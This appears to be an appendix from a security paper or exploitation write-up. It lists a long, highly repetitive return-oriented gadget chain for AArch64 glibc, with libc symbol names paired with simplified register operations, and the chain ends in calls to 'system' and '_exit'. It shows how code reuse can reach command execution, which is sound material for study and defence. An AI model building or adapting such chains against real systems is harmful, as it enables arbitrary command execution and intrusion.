pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
xdr_void@GLIBC_2.17	MOV X0, 0x1
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork_...	MOV X0, LIBC
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
__libc_current_sigrtmin	MOV X0, 0x22
__deadline_from_...	ADD X2, X2, X0
__deadline_from_...	ADD X2, X2, X0
pthread_barrierattr_...	MOV X0, 0x16
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork_...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork_...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
_svcauth_short	MOV X0, 0x2
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork_...	MOV X0, LIBC
pthread_barrierattr_...	MOV X2, X0

xdr_void@GLIBC_2.17	MOV X0, 0x1
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
__profile_frequency	MOV X0, 0x64
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork_...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
_svcauth_short	MOV X0, 0x2
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork_...	MOV X0, LIBC
pthread_barrierattr_...	MOV X2, X0
_svcauth_short	MOV X0, 0x2
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
xdr_void@GLIBC_2.17	MOV X0, 0x1
dysize	MOV X0, 0x16D
__deadline_from_...	ADD X2, X2, X0
xdr_void@GLIBC_2.17	MOV X0, 0x1
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork_...	MOV X0, LIBC
pthread_barrierattr_...	MOV X2, X0
__mq_nofity_fork_...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
__libc_current_sigrtmin	MOV X0, 0x22
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork_...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0

__mq_nofity_fork_...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork_...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork_...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
xdr_void@GLIBC_2.17	MOV X0, 0x1
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork_...	MOV X0, LIBC
pthread_barrierattr_...	MOV X2, X0
__mq_nofity_fork_...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
xdr_void@GLIBC_2.17	MOV X0, 0x1
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
xdr_void@GLIBC_2.17	MOV X0, 0x1
dysize	MOV X0, 0x16D
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork_...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork_...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0

inet6_option_init	MOV X3, X0
__mq_nofity_fork_...	MOV X0, LIBC
pthread_barrierattr_...	MOV X2, X0
__mq_nofity_fork_...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
_svcauth_short	MOV X0, 0x2
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
__profile_frequency	MOV X0, 0x64
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork_...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
xdr_void@GLIBC_2.17	MOV X0, 0x1
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork_...	MOV X0, LIBC
pthread_barrierattr_...	MOV X2, X0
__mq_nofity_fork_...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork_...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__mq_nofity_fork_...	MOV X0, LIBC
system	SYSTEM
_exit	EXIT

APPENDIX 2.C

__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
__libc_current_sigrtmax	MOV X0, 0x40
__deadline_from_...	ADD X2, X2, X0
pthread_attr_set...	MOV X0, 0x16
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
__libc_current_sigrtmin	MOV X0, 0x22
__deadline_from_...	ADD X2, X2, X0
_svcauth_short	MOV X0, 0x2
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
xdr_void@GLIBC_2.17	MOV X0, 0x1
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC

pthread_barrierattr...	MOV X2, X0
_svcauth_short	MOV X0, 0x2
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
xdr_void@GLIBC_2.17	MOV X0, 0x1
dysize	MOV X0, 0x16D
__deadline_from_...	ADD X2, X2, X0
__libc_current_sigrtmax	MOV X0, 0x40
__deadline_from_...	ADD X2, X2, X0
__libc_current_sigrtmin	MOV X0, 0x22
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
__profile_frequency	MOV X0, 0x64
__deadline_from_...	ADD X2, X2, X0
__deadline_from_...	ADD X2, X2, X0
pthread_attr_set...	MOV X0, 0x16
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0

__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
xdr_void@GLIBC_2.17	MOV X0, 0x1
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
__libc_current_sigrtmax	MOV X0, 0x40
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
_svcauth_short	MOV X0, 0x2
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
_svcauth_short	MOV X0, 0x2
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
__profile_frequency	MOV X0, 0x64
__deadline_from_...	ADD X2, X2, X0
__libc_current_sigrtmin	MOV X0, 0x22
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC

pthread_barrierattr...	MOV X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
xdr_void@GLIBC_2.17	MOV X0, 0x1
dysize	MOV X0, 0x16D
__deadline_from_...	ADD X2, X2, X0
__libc_current_sigrtmax	MOV X0, 0x40
__deadline_from_...	ADD X2, X2, X0
__libc_current_sigrtmin	MOV X0, 0x22
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
xdr_void@GLIBC_2.17	MOV X0, 0x1
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
pthread_attr_set...	MOV X0, 0x16
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC

pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
_svcauth_short	MOV X0, 0x2
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
_svcauth_short	MOV X0, 0x2
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
__profile_frequency	MOV X0, 0x64
__deadline_from_...	ADD X2, X2, X0
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
_svcauth_short	MOV X0, 0x2
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3

__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
xdr_void@GLIBC_2.17	MOV X0, 0x1
dysize	MOV X0, 0x16D
__deadline_from_...	ADD X2, X2, X0
__libc_current_sigrtmax	MOV X0, 0x40
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
xdr_void@GLIBC_2.17	MOV X0, 0x1
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
xdr_void@GLIBC_2.17	MOV X0, 0x1
dysize	MOV X0, 0x16D
__deadline_from_...	ADD X2, X2, X0
__deadline_from_...	ADD X2, X2, X0
pthread_attr_set...	MOV X0, 0x16
__deadline_from_...	ADD X2, X2, X0
_svcauth_short	MOV X0, 0x2
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0

__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
_svcauth_short	MOV X0, 0x2
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
__profile_frequency	MOV X0, 0x64
__deadline_from_...	ADD X2, X2, X0
__deadline_from_...	ADD X2, X2, X0
pthread_attr_set...	MOV X0, 0x16
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
__profile_frequency	MOV X0, 0x64
__deadline_from_...	ADD X2, X2, X0
xdr_void@GLIBC_2.17	MOV X0, 0x1

__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
xdr_void@GLIBC_2.17	MOV X0, 0x1
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
__profile_frequency	MOV X0, 0x64
__deadline_from_...	ADD X2, X2, X0
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC

pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
_svcauth_short	MOV X0, 0x2
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
xdr_void@GLIBC_2.17	MOV X0, 0x1
dysize	MOV X0, 0x16D
__deadline_from_...	ADD X2, X2, X0
__deadline_from_...	ADD X2, X2, X0
pthread_attr_set...	MOV X0, 0x16
__deadline_from_...	ADD X2, X2, X0
_svcauth_short	MOV X0, 0x2
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
xdr_void@GLIBC_2.17	MOV X0, 0x1

__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
xdr_void@GLIBC_2.17	MOV X0, 0x1
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__deadline_from_...	ADD X2, X2, X0
__deadline_from_...	ADD X2, X2, X0
xdr_void@GLIBC_2.17	MOV X0, 0x1
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0

__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
_svcauth_short	MOV X0, 0x2
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
xdr_void@GLIBC_2.17	MOV X0, 0x1
dysize	MOV X0, 0x16D
__deadline_from_...	ADD X2, X2, X0
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC

pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
xdr_void@GLIBC_2.17	MOV X0, 0x1
dysize	MOV X0, 0x16D
__deadline_from_...	ADD X2, X2, X0
__deadline_from_...	ADD X2, X2, X0
pthread_attr_set...	MOV X0, 0x16
__deadline_from_...	ADD X2, X2, X0
_svcauth_short	MOV X0, 0x2
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
xdr_void@GLIBC_2.17	MOV X0, 0x1
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3

__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
__profile_frequency	MOV X0, 0x64
__deadline_from_...	ADD X2, X2, X0
__deadline_from_...	ADD X2, X2, X0
pthread_attr_set...	MOV X0, 0x16
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
_svcauth_short	MOV X0, 0x2
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
xdr_void@GLIBC_2.17	MOV X0, 0x1
dysize	MOV X0, 0x16D
__deadline_from_...	ADD X2, X2, X0
__libc_current_sigrtmin	MOV X0, 0x22

__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
pthread_attr_set...	MOV X0, 0x16
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0

__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
pthread_attr_set...	MOV X0, 0x16
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
xdr_void@GLIBC_2.17	MOV X0, 0x1
dysize	MOV X0, 0x16D
__deadline_from_...	ADD X2, X2, X0
__deadline_from_...	ADD X2, X2, X0
pthread_attr_set...	MOV X0, 0x16
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
_svcauth_short	MOV X0, 0x2
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
